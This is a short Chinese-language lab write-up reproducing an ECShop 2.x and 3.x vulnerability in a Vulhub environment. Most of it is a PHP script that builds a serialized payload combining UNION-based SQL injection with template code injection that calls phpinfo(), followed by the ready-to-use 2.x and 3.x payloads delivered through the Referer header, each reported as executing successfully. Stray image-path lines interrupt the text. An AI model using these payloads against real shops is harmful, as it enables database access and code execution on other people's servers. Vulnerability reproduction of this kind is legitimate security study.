**一、靶场搭建**

1、Vulhub启动

C:\Users\Toby\AppData\Local\Temp\1653445093(1).jpg

2、访问8080端口，Mysql地址填写mysql，用户名密码均为root，2.7.3和3.6.0的数据库名不能相同，3.x漏洞为8081端口





**二、漏洞复现**

1、生成POC

- 脚本

<?php

$shell = bin2hex("{\$asd'];phpinfo\t();//}xxx");

$id = "-1' UNION/\*";

$arr = [

"num" => sprintf('\*/SELECT 1,0x%s,2,4,5,6,7,8,0x%s,10-- -', bin2hex($id), $shell),

"id" => $id

];

$s = serialize($arr);

$hash3 = '45ea207d7a2b68c49582d2d22adf953a';


$hash2 = '554fcae493e564ee0dc75bdf2ebf94ca';

echo "POC for ECShop 2.x: \n";

echo "{$hash2}ads|{$s}{$hash2}";


echo "\n\nPOC for ECShop 3.x: \n";

echo "{$hash3}ads|{$s}{$hash3}";



2、2.x执行，POC放在Referer中，执行成功

554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:107:"\*/SELECT 1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b706870696e666f0928293b2f2f7d787878,10-- -";s:2:"id";s:11:"-1' UNION/\*";}554fcae493e564ee0dc75bdf2ebf94ca



3、3.x执行，POC放在Referer中，执行成功

45ea207d7a2b68c49582d2d22adf953aads|a:2:{s:3:"num";s:107:"\*/SELECT 1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b706870696e666f0928293b2f2f7d787878,10-- -";s:2:"id";s:11:"-1' UNION/\*";}45ea207d7a2b68c49582d2d22adf953a

